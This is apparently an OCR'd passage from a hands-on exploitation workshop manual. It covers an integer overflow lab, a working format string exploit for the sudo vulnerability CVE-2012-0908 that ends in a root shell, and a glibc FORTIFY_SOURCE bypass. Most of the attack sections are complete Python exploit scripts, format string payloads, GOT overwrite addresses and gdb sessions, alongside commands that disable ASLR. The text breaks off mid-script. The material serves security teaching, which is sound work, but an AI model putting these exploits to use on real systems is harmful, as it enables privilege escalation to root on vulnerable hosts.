
We can now run the program in the debugger using 1073741824 as the value for nargs. For the index arument, for now we'll use 1. By breaking on the memset() instruction (line 24), we can take a look at what the stack looks like and where buf is pointing to, so that we can work out what value to assign to index to reach the zero_me variable:




```
[bof@localhost workshop]$ gdb -q integer_bom
Reading symbols from /home/bof/Desktop/works
(gdb) b 24
Breakpoint 1 at 0x804852e: file integer_bomb.c, line 24.
(gdb) r 1073741824 1
Starting program: /home/bof/Desktop/workshop/integer_bomb 1073741824 1
nargs*4 = 0

Breakpoint 1, main (argc=
24              memset(buf, 0xff, nargs*4);
Missing separate debuginfos, use: debuginfo-install glibc-2.14.90-14.i686
(gdb) p/x buf
$1 = 0xbffff270
(gdb) x/20wx $esp
0xbffff260:     0x0804867b      0xb7fff8f8      0xbffff2c0      0x080484f7
0xbffff270:     0x0804867b      0x00000000      0x00000003      0x08048339
0xbffff280:     0xb7fc41d0      0x00000000      0x08049894      0x00000010
0xbffff290:     0xbffff270      0x00000001      0x40000000      0x00000001
0xbffff2a0:     0xbffff2c0      0xb7fc5ff4      0x00000000      0xb7e386b3
(gdb) p (0xbffff29c - 0xbffff270)/4
$2 = 11
```

We found out that buf is located at 0xbffff270 whereas zero_me is located at 0xbffff29c. We can calculate the value of the index by subtracting the two values and dividing the result by 4 (remembe, buf is an array of integers, thus values are accessed at 4-byte boundary). This gives us the value of

11, that we can use this to complete the exploit and prevent the bomb from exploding:



Lab 4 CVE-2012-0908 – sudo format string

The objective of this lab is to exploit CVE-2012-0908, that is the sudo format string vulnerability that affected versions from 1.8.0 to 1.8.3p1 and that was shipped with mainstream distributions including Fedora, OpenSUSE and Debian.

To make this bootcamp easiler and to allow you to focus on the vulnerability, this version sudo has been recompiled:

- /usr/local/bin/sudo
- No FORTIFY_SOURCE=2 enabled
- Compiled with -DSUDO_DEVEL to enable core dumps (disabled in the mainstream version)
- No PIE enabled

Also, remember to disable ASLR:

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

By using one of the ASLR bypasses showed during the workshop, it should be easy to adapt the exploit to also work when ASLR is enabled.

4.1 Getting Started – Trigger the vulnerability

First off, let us enable core dumps for the current session and for setuid binaries:

```
# echo 1 > /proc/sys/fs/suid_dumpable
# ulimit -c unlimited
```

Now, we will write a skeleton exploit in Python. The first thing we do is provide a custom name for sudo that contains '%n' using execve():

```
#!/usr/bin/env python
import os
import sys

name =  "%n"
args = [name, "-D9"]
os.execve("/usr/local/bin/sudo", args, os.environ)
```

Executing the script will result in a segmentation fault and a core will be dumped. Let us analyse the crash:

```
# gdb -q /usr/local/bin/sudo core.12992
Reading symbols from /usr/local/bin/sudo...done.
[New LWP 12992]
Core was generated by `%n -D9'.
Program terminated with signal 11, Segmentation fault.
#0  0xb7e5e4fa in _IO_vfprintf_internal (s=0xbfffdaa8, format=<optimized out>,
ap=0xbffff15c
"6\365\377\277\210\212\004\b\004\223\005\b\260\372\377\267\070\274\375\267\330\361\377\2
77(\034\342\267\006") at vfprintf.c:1567

1567          process_arg (((struct printf_spec *) NULL));

(gdb) x/i $eip
=> 0xb7e5e4fa <_IO_vfprintf_internal+19034>:  mov    %edi,(%eax)
```

As can be seen, the crash happens on the mov %edi, (%eax) instruction, as %eax contains an invalid

address that has been fetched off the stack with %n. This is where our arbitrary write will happen.

Next, we need to identify a pointer to overwrite. By looking at the source code of the sudo_debug() function, we can see that free() is called after the fulnerable vfprintf(), so its GOT entry makes a perfect target for exploitation:

```
void
sudo_debug(int level, const char *fmt, …)
{
    va_list ap;
    char *fmt2;
    char tmp[4096];

    if (level > debug_level)
        return;

    easprintf(&fmt2, "%s: %s\n", getprogname(), fmt);
    strncpy(tmp, fmt2, 4096);
    va_start(ap, fmt);
    vfprintf(stderr, tmp, ap);
    va_end(ap);
    efree(fmt2);
}
```

And we find out the address of free@GOT:

```
# objdump -R /usr/local/bin/sudo | grep free
080591fc R_386_JUMP_SLOT   free
```

- A step-by-step tutorial follows
- If you get stuck, use the walk-through to get going again

Have Fun!

4.2 Planning the attack

Here is how we'll exploit this vulnerability:

Environment Setup

- Spray environment with RET sled
- Prepare call to system()
- Fix size of the environment

Get control of EIP and Stack

- Find stack pivot
- Write model format string with place-holders
- Find offsets of the %n specifiers

4.3 Environment Setup

Prepare RET sled

Firt, let's find the address of a return instruction:

```
(gdb) find/b main, main+1500, 0xc3
0x804f58a <main+1002>
1 pattern found.
```

With this information, we can build a return sled:

```
retAddress = 0x804f58a

ret_sled = ""
for i in range(0, 65536, 4):
    ret_sled += struct.pack('L', retAddress)
```

Prepare call to system()

Let us find a string to use as a custom shell and then the address of system():

```
(gdb) find main, main+12500, "A"
0x804fccf <get_user_info+171>
1 pattern found.
(gdb) x/s 0x804fccf
0x804fccf <get_user_info+171>:  "A"
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e545b0 <__libc_system>
```

With this information, we can complete our EGG environment varibale by placing the call to system() at the end of the RET sled:

```
system = struct.pack('L', 0xb7e545b0)
custom_shell = struct.pack('L', 0x804fccf)

env = dict()
env["EGG"] = ret_sled + system + "PADD" + custom_shell
```

Fix size of the environment

In this case, we do not directly control local variables on the stack but only environment and

command line arguments. We need to acces this area that we control with the %n specifier. However, if the environment changes size, all the offsets need to be recalculated (!!!).

Better to build a minimal fixed-size environment remembering to add a valid PATH varibale:

```
ret_sled = ""
for i in range(0, 65536, 4):
    ret_sled += struct.pack('L', retAddress)

system = struct.pack('L', 0xb7e545b0)
custom_shell = struct.pack('L', 0x804fccf)

env = dict()
env["EGG"] = ret_sled + system + "PADD" + custom_shell
env["PATH"] = "/bin:/usr/bin/:."
```

4.4 Get control of EIP and Stack

Find stack pivot

As the target is not using PIE, we can look for esp lifting gadgets in the .text section using ropify.py or any other ROP tool. One good gadget is located at 0x8052747:

```
# ../ropify.py --stack-pivots -d26 -g /usr/local/bin/sudo > sudo.gts
# grep 8052747 sudo.gts
0x8052747: add $0x215c,%esp ;; pop %ebx ;; pop %esi ;; pop %edi ;; pop %ebp ;; ret ;;
```

Even if we haven't checked the distance between the RET sled and where $esp is pointing to when the call to free() happens, we can assume this pivot will lift $esp enough to make it point into our RET sled.

Write model format string with place-holders

We can now write our base format string. This time, for a change, we'll use a different approach and do the overwrite in 4 steps, by writing a byte at a time:

AAAABBBBCCCCDDDD %**53**u %001$n %**222**u %002$n %**220**u %003$n %257u %**004**$n

In this string, AAAA, BBBB, … are just placeholders that will be eventually substituted with the addressed of free@GOT. Note that we also have not worked out yet what the offsets for the %n specifiers are, so for now we're just using 001, 002,...

However, as can be seen, the values to write the address of the esp lifting gadget (0x8052747) have already been calculated.This is how they were calculated (only numbers starting with 0x are in hex, the rest is base 10):

- 0x47 - 18 = 53
- 0x127 - 0x47 - 2 = 222
- 0x205 - 0x127 - 2 = 220
- 0x308 - 0x205 - 2 = 257

The first 18 accounts for the 16 bytes that we have reserved for the addresses at the beginning of the string plus 2 bytes for the two spaces.

This is what the exploit looks like so far:

```
import os
import struct

freeGOT = 0x080591fc
retAddress = 0x804f58a

ret_sled = ""
for i in range(0, 65536, 4):
    ret_sled += struct.pack('L', retAddress)

system = struct.pack('L', 0xb7e545b0)
custom_shell = struct.pack('L', 0x804fccf)

env = dict()
env["EGG"] = ret_sled + system + "PADD" + custom_shell
env["PATH"] = "/bin:/usr/bin/:."

name = 'AAAABBBBCCCCDDDD %53u %001$n %222u %002$n %220u %003$n %257u %004$n'
args = [name, "-D9"]
os.system("ln -s /bin/sh ./A")
os.execve("/usr/local/bin/sudo", args, env)
```

Find offsets for %n specifiers

We now need to find the right offsets to reach AAAA, BBBB, … with the %n specifiers. We have two ways of doing so:

- calculate offsets based on position of variables on the stack
- bruteforce (can be automated with Python/GDB)

In this case, we'll go for the first one. Let's run the exploit we've built so far, generate the core dump and then do a bit of math to work out the extact offsets:

```
gdb -q /usr/local/bin/sudo core.13329
Reading symbols from /usr/local/bin/sudo...done.
[New LWP 13329]
Core was generated by `AAAABBBBCCCCDDDD %53u %001$n %222u %002$n %220u %003$n %257u
%004$n -D9'.

Program terminated with signal 11, Segmentation fault.
#0  0xb7e5c463 in _IO_vfprintf_internal (s=0xbffee578, format=<optimized out>,
ap=0xbffefc2c
"\274\377\376\277\210\212\004\b\004\223\005\b\260\372\377\267\070\274\375\267\250\374\37
6\277(\034\342\267\006") at vfprintf.c:1903

1903            process_arg ((&specs[nspecs_done]));

(gdb) p/x $eax
$1 = 0x8055449
(gdb) find $esp, $esp+22000, 0x8055449
0xbffeb8b0
0xbffefc28
2 patterns found.
```

So, %001$n is reaching the value 0x8055449, which is located on the stack at this address: 0xbffefc28. However, the value we want to reach is AAAA, so we can look for where that value is and work out the distance from 0x8055449:

```
find $esp, $esp+22000, 0x41414141
0xbffec578
0xbffeec08
```

```
0xbffeff79
3 patterns found.

(gdb) p/d (0xbffeff79-0xbffefc28)/4
$2 = 212
```

Let's add 1 to the value we found and test if it allows us to reach AAAA. As we can see, we are almost there but we're off 1 byte because of alignment issues:

```
# gdb -q /usr/local/bin/sudo core.13575
Reading symbols from /usr/local/bin/sudo...done.
[New LWP 13575]

Core was generated by `AAAABBBBCCCCDDDD %53u %213$n %222u %002$n %220u %003$n %257u
%004$n -D9'.

Program terminated with signal 11, Segmentation fault.
#0  0xb7e5c463 in _IO_vfprintf_internal (s=0xbffee578, format=<optimized out>,...

1903            process_arg ((&specs[nspecs_done]));

(gdb) p/x $eax
$1 = 0x41414100
```

We can fix this by adding 1 byte of padding to our payload:

```
name = 'AAAABBBBCCCCDDDD %53u %213$n %222u %002$n %220u %003$n %257u %004$n' + "X"
```

And if we run the exploit, we finally reach our As:

```
# gdb -q /usr/local/bin/sudo core.13662
Reading symbols from /usr/local/bin/sudo...done.
[New LWP 13662]

  Core was generated by `AAAABBBBCCCCDDDD %53u %213$n %222u %002$n %220u %003$n %257u
%004$nX -D9'.
Program terminated with signal 11, Segmentation fault.

#0  0xb7e5c463 in _IO_vfprintf_internal (s=0xbffee578, format=<optimized out>, ...

1903            process_arg ((&specs[nspecs_done]));

(gdb) p/x $eax
$1 = 0x41414141
```

4.5 Putting everything together

We have now got everything we need to complete the exploit. We'll just need to substitute the AAAA, BBBB, … values with the addresses of the free() entry in the GOT and then provide the right offsets for all the %n specifiers:

```
import os
import struct

freeGOT = 0x080591fc
retAddress = 0x804f58a

ret_sled = ""
for i in range(0, 65536, 4):
    ret_sled += struct.pack('L', retAddress)

system = struct.pack('L', 0xb7e545b0)
custom_shell = struct.pack('L', 0x804fccf)
```

```
env = dict()
env["EGG"] = ret_sled + system + "PADD" + custom_shell
env["PATH"] = "/bin:/usr/bin/:."

name =  struct.pack('L', freeGOT) + struct.pack('L', freeGOT + 1) +struct.pack('L',
freeGOT+2) + struct.pack('L', freeGOT+3)

name += " %53u %213$n %222u %214$n %220u %215$n %257u %216$n" + "X"

args = [name, "-D9"]
os.execve("/usr/local/bin/sudo", args, env)
```

Let's run the expoit and see what happens:

```
# gdb -q /usr/local/bin/sudo core.13789
Reading symbols from /usr/local/bin/sudo...done.
[New LWP 13789]

Core was generated by `���  %53u %213$n %222u %214$n %220u %215$n %257u %216$nX -D9'.

Program terminated with signal 11, Segmentation fault.
#0  0x8a0804f5 in ?? ()
```

We got a segmentation fault because our return sled is not aligned correctly. After fiddling a little bit with some padding and some offset, we manage to align everything correctly:

```
import os
import struct

freeGOT = 0x080591fc
retAddress = 0x804f58a

ret_sled = ""
for i in range(0, 65536, 4):
    ret_sled += struct.pack('L', retAddress)

system = struct.pack('L', 0xb7e545b0)
custom_shell = struct.pack('L', 0x804fccf)

env = dict()
env["EGG"] = ret_sled + system + "PADD" + custom_shell + "XXX"
env["PATH"] = "/bin:/usr/bin/:."

name =  struct.pack('L', freeGOT) + struct.pack('L', freeGOT + 1) +struct.pack('L',
freeGOT+2) + struct.pack('L', freeGOT+3)
name += " %53u %212$n %222u %213$n %220u %214$n %257u %215$n" + "XX"

args = [name, "-D9"]
os.system("ln -s /bin/sh ./A")
os.execve("/usr/local/bin/sudo", args, env)
```

And there we are:

```
# su bof
[bof@localhost sudo_bootcamp]$ python exploit_sudo.py

����                                                134566985
3221159868
134515336
134583044 XX: settings: T���=#ii

A-4.2# whoami
root
```

Lab 5 CVE 2012 – glibc nargs FORTIFY_SOURCE_2 bypass

In an attempt to downgrade the impact of format string vulnerabilities from arbitrary code execution to simple information disclosure, the GNU Libc offers the possibility to compile a program by specifying the following flag: **-D_FORTIFY_SOURCE=2**. This enables two run-time checks on glibc functions that use format strings:

- when using Direct Parameter Access, all the parameters must be used
- if the format string is in a writable area (stack, heap) and contains %n, then execution is aborted.

A version of the vulnerable runas command has been compiled with -D_FORTIFY_SOURCE=2 to show the effect of the flag when using DPA and %n (/bin/runas_fortify):


```
$ runas_fortify -u %n cmd
*** %n in writable segment detected ***
Aborted (core dumped)

$ runas_fortify -u %4\$x cmd
*** invalid %N$ use detected ***
Aborted (core dumped)
```

As can be seen, runtime checks are performed to prevent these features from being misused.

5.1 Glibc nargs integer overflow

At the end of 2011, Capitan Planet published an article on Phrack[2] that described a way to get around the FORITY_SOURCE protection by leveraging an integer overflow vulnerability present in the code handling format strings.

The following code snippets from glibc show where the integer overflow happens:



The integer overflow happens when the args_type array is allocated on the stack via alloca(), as

2 http://www.phrack.org/issues.html?issue=67&id=9

the nargs values is under attacker's control (it is the largest value referenced, can be controlled through DPA).

Further down the code, there is an operation on this array that actually corresponds to a NULL write (PA_INT = NULL). This operation can be triggerd by using a very contrived feature of format strings. Normally, you would specify a width parameter directly by embedding its value in the format string:

%10u

However, it is also possible to specify the width by referencing an argument on the stack:

$*10$u

The star(*) means that the value of 10th argument on the stack will be the width parameter.

5.2 Exploitation Overview

As Capitan Plant shows in his article, it is possible to leverage this integer overflow to disable the FORTIFY_SOURCE flag and exploit format string vulnerabilities. In particular, we'll leverage the arbitrary NULL write to zero two values:

- the IO_FLAGS2_FORTIFY in the stderr FILE structure, which controls the check for %n in writable area of memory:

```
  if (s->_flags2 & _IO_FLAGS2_FORTIFY) {
        \
       if (! readonly_format)                                    \
         {                                                       \
           extern int __readonly_area (const void *, size_t)                \
            attribute_hidden;                                    \
           readonly_format                                              \
           = __readonly_area (format, ((STR_LEN (format) + 1)           \
                                * sizeof (CHAR_T)));             \
         }                                                       \
       if (readonly_format < 0)                                  \
         __libc_fatal ("*** %n in writable segment detected ***\n");         \
     }
```

- the nargs variable, which, if zeroed, will prevent the loop that checks for incorrect use of DPA from running:

```
for (cnt = 0; cnt < nargs; ++cnt) {
  [...]
  /* Error case.  Not all parameters appear in N$ format
     strings.  We have no way to determine their type.  */
  assert (s->_flags2 & _IO_FLAGS2_FORTIFY);
  __libc_fatal ("*** invalid %N$ use detected ***\n");
  [...]
}
```

After this happens, the _FORTIFY_SOURCE=2 checks will be disabled and we'll be able to fully exploit our format string vulnerability.

- A step-by-step tutorial follows
- If you get stuck, use the walk-through to get going again

Have Fun!


5.3 Steps

This is a list of the steps that we'll follow to exploit this vulnerability:

- Prepare template format string
- Zero nargs
- Zero IO_FLAGS2_FORTIFY in stderr FILE structure
- Use %n to exploit the program

5.4 Template Format String

We're going to use the following format string template. At the moment, it has a lot of placeholders that we'll fill in gradually during the next steps:



Notice how the last value (1073741824) will be used to trigger the integer overflow and make nargs*sizeof(int) evaluate to zero. One reason to use a fixed size format string is that we won't have to recalculate the addresses and offsets we find along the way.

5.5 Zero nargs

First off, let us find the address of the nagrs variable. We'll do so by setting nargs to the value of 0xdeadc0de (3735929054), and then by looking for this value in memory:

```
# gdb -q /bin/runas_fortify
Reading symbols from /bin/runas_fortify...done.
(gdb) r -u 'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIILLLLMMMMNNNNOOOO %0001u %0001$n %0001u
%0001$n %0001u %0001$n %0001u %0001$n %1$*0000000768$x %1$*0000000000$x %3735929054$'
cmd
Program received signal SIGSEGV, Segmentation fault.
0xb7e32b85 in _IO_vfprintf_internal (s=0xbfffe798, format=<optimized out>,[...]

1674      memset (args_type, s->_flags2 & _IO_FLAGS2_FORTIFY ? '\xff' : '\0',
(gdb) find $ebp-5000, $ebp, 0xdeadc0de
0xbfffc2d4
0xbfffc74c
2 patterns found.
```

At this point, we'll make the program crash on the NULL write by providing a very large indirect width reference (0269168516). Also notice that we have set nargs back to 1073741824 to trigger the integer overflow:

```
(gdb) r -u 'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIILLLLMMMMNNNNOOOO %0001u %0001$n %0001u
%0001$n %0001u %0001$n %0001u %0001$n %1$*0000000001$x %1$*0269168516$x %1073741824$'
cmd

Program received signal SIGSEGV, Segmentation fault.
0xb7e32c61 in _IO_vfprintf_internal (s=0xbfffe798, format=<optimized out>, ...

1688          __args_type[specs[cnt].width_arg] = PA_INT;
(gdb) x/i $eip
=> 0xb7e32c61 <_IO_vfprintf_internal+4545>:   movl   $0x0,(%edx,%eax,4)
```

As you can see, this made the application crash on the NULL write. Let us now calculate what indirect width parameter we have to use to zero 0xbfffc2d4:

```
(gdb) p/d (0xbfffc2d4-$edx)/4+1
$1 = 482
```

482 is the value we need to use. Let's check if this effectively zeros nargs, bypassing the invalid %N$ check:

```
(gdb) r -u 'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIILLLLMMMMNNNNOOOO %0001u %0001$n %0001u
%0001$n %0001u %0001$n %0001u %0001$n %1$*0000000482$x %1$*0000000001$x %1073741824$'
cmd

*** %n in writable segment detected ***


Program received signal SIGABRT, Aborted.
0xb7fdc424 in __kernel_vsyscall ()
```

Success! We now get the second error message, related to the use of %n in a writable area of memory.

5.6 Zero IO_FLAGS2_FORTIFY in stderr FILE structure

We can now move to the second part of the exploit and also zero the IO_FLAGS2_FORITY flag in the strerr FILE structure. This will get rid of the '%n in writable segment' check.

To identify where the flag is in memory, we can break on the instruction that performs the check:

```
   if (s->_flags2 & _IO_FLAGS2_FORTIFY) {
```

As this instruction is part of a huge macro, we cannot directly set a breakpoint on it. For this reason, we search in memory for where the assembly instruction that implements the check is located. The instruction we are looking for is testb $0x4,0x3c(%esi), which in hex is 0x043c46f6:

```
(gdb) info files
…
0xb7e04e90 - 0xb7f3bd44 is .text in /lib/libc.so.6
…
(gdb) find 0xb7e04e90, 0xb7f3bd44, 0x043c46f6
0xb7e32db7 <_IO_vfprintf_internal+4887>
0xb7e3411c <_IO_vfprintf_internal+9852>
0xb7e361b9 <_IO_vfprintf_internal+18201>
0xb7e3cc0d <_IO_vfwprintf+4733>
0xb7e3daf7 <_IO_vfwprintf+8551>
0xb7e3e516 <_IO_vfwprintf+11142>
6 patterns found.
```

We have found the instruction at 6 locations. The first 3 are in IO_vfprintf_internal, so we'll set a break point at each of them and see which one is actually used for the “%n in writable segment” check:

```
# gdb -q /bin/runas_fortify
(gdb) b *main
Breakpoint 1 at 0x8048840: file runas.c, line 74.

(gdb) r -u %n cmd
Starting program: /bin/runas_fortify -u %n cmd

Breakpoint 1, main (argc=4, argv=0xbffff3a4) at runas.c:74

(gdb) b *0xb7e32db7
Breakpoint 2 at 0xb7e32db7: file vfprintf.c, line 1770.
(gdb) b* 0xb7e3411c
Breakpoint 3 at 0xb7e3411c: file vfprintf.c, line 1903.
(gdb) b *0xb7e361b9
Breakpoint 4 at 0xb7e361b9: file vfprintf.c, line 1567.

(gdb) c
Continuing.

Breakpoint 4, 0xb7e361b9 in _IO_vfprintf_internal (s=0xbfffe838, format=<optimized out>,
ap=0xbfffeeec "") at vfprintf.c:1567

1567          process_arg (((struct printf_spec *) NULL));
(gdb) x/i $eip
 => 0xb7e361b9 <_IO_vfprintf_internal+18201>: testb  $0x4,0x3c(%esi)

(gdb) c
Continuing.
*** %n in writable segment detected ***
```

We found that 0xb7e361b9 is checking the flag, Let's break again on the instruction and see where $esi+0x3c (s->_flags2) is pointing to:

```
(gdb) b *main
Breakpoint 5 at 0x8048840: file runas.c, line 74.

(gdb) r -u %n cmd
Starting program: /bin/runas_fortify -u %n cmd

Breakpoint 5, main (argc=4, argv=0xbffff3a4) at runas.c:74
(gdb) b *0xb7e361b9
Breakpoint 6 at 0xb7e361b9: file vfprintf.c, line 1567.
(gdb) c
Continuing.

Breakpoint 6, 0xb7e361b9 in _IO_vfprintf_internal (s=0xbfffe838, format=<optimized out>,
ap=0xbfffeeec "") at vfprintf.c:1567

1567          process_arg (((struct printf_spec *) NULL));
(gdb) x/i $eip
=> 0xb7e361b9 <_IO_vfprintf_internal+18201>: testb  $0x4,0x3c(%esi)

(gdb) x/x $esi+0x3c
0xbfffe874:  0x00000004
```

The flag is located at 0xbfffe874. We'll now zero it leveraging the NULL write like we did for nargs. To do that, we make the program crash again using a large indirect width parameter:

```
 # gdb -q /bin/runas_fortify

 Reading symbols from /bin/runas_fortify...done.
```

```
  (gdb) r -u 'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIILLLLMMMMNNNNOOOO %0001u %0001$n %0001u
%0001$n %0001u %0001$n %0001u %0001$n %1$*0000000001$x %1$*0269168516$x %1073741824$'
cmd

  Starting program: /bin/runas_fortify -u
'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIILLLLMMMMNNNNOOOO %0001u %0001$n %0001u %0001$n
%0001u %0001$n %0001u %0001$n %1$*0000000001$x %1$*0269168516$x %1073741824$' cmd



  Program received signal SIGSEGV, Segmentation fault.

  0xb7e32c61 in _IO_vfprintf_internal (s=0xbfffe798, format=<optimized out>,

      ap=0xbfffee50 "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIILLLLMMMMNNNNOOOO %0001u %0001$n
%0001u %0001$n %0001u %0001$n %0001u %0001$n %1$*0000000001$x %1$*0269168516$x
%1073741824$") at vfprintf.c:1688

  1688              args_type[specs[cnt].width_arg] = PA_INT;

  (gdb) x/x $eip

  0xb7e32c61 <_IO_vfprintf_internal+4545>:   0x008204c7

  (gdb) x/i $eip

  (gdb) x/i $eip

  => 0xb7e32c61 <_IO_vfprintf_internal+4545>:movl   $0x0,(%edx,%eax,4)

  (gdb) x/x 0xbfffe874

  0xbfffe874:      0xb7d8d5fc
```

As can be seen, 0xbfffe874 does not seem to hold the expected 0x4 value. This is due to some differences in the process environment from the previous run. We can quickly look for the flag near that memory area:

```
(gdb) find 0xbfffe874-1000, 0xbfffe874, 0x04
0xbfffe7c8
0xbfffe7d4
0xbfffe7e4
0xbfffe824
0xbfffe828
5 patterns found.
```

5 results are returned. By trial and error, we have determined that the flag is located at 0xbfffe7d4 and we can now calculate the indirect width parameter we'll use to zero it:

```
(gdb) x/x 0xbfffe7d4
0xbfffe7d4:  0x00000004


(gdb) p/d (0xbfffe7d4-$edx)/4+1
$22 = 2850
```

5.7 Putting it all together: disable FORTIFY_SOURCE

Finally, by putting together what we have done so far, we can completely disable the FORTIFY_SOURCE checks:

```
  (gdb) r -u 'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIILLLLMMMMNNNNOOOO %0001u %0003$n %0001u
%0001$n %0001u %0001$n %0001u %0001$n %1$*0000000482$x %1$*0000002850$x %1073741824$'
cmd
```

```
Program received signal SIGSEGV, Segmentation fault.
0xb7e34463 in _IO_vfprintf_internal (s=0xbfffe798, format=<optimized out>, ...

1903            process_arg ((&specs[nspecs_done]));
(gdb) x/i $eip
=> 0xb7e34463 <_IO_vfprintf_internal+10691>: mov    %edx,(%eax)
```

As you can see, the application now crashed on the mov $edx, (%eax) instruction, which is the arbitrary write that we obtain with the first %n in the string (the offset has been set to 3 to avoid crashes in other areas and show you that FORTIFY_SOURCE is indeed been correctly disabled).

5.8 Use %n to exploit the program

As we can now freely use %n and DPA, we are able to exploit the program. First off, let's find the offsets we'll need to use for the %n specifiers. In this case, we can leverage a little python script that runs inside gdb and allows us to brute-force the right locations.

The script simply iterates from 1 to 900, modifying the format string each time and using the index of the loop as the offset for the first %n write. Everytime the program runs, the application crashes because of an invalid write to memory and the script simply prints the address that caused the crash. When we find our AAAA,BBBB,CCCC, … we know we have found the right offsets to use:

```
(gdb) python
>import gdb
>for i in range(1, 900):
>  gdb.execute("r -u 'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIILLLLMMMMNNNNOOOO %0001u %" + str(i).zfill(4) + "$n %0001u %0001$n %0001u %0001$n %0001u %0001$n %1$*0000000482$x %1$*0000002850$x %1073741824$' cmd > /dev/null", False, True)
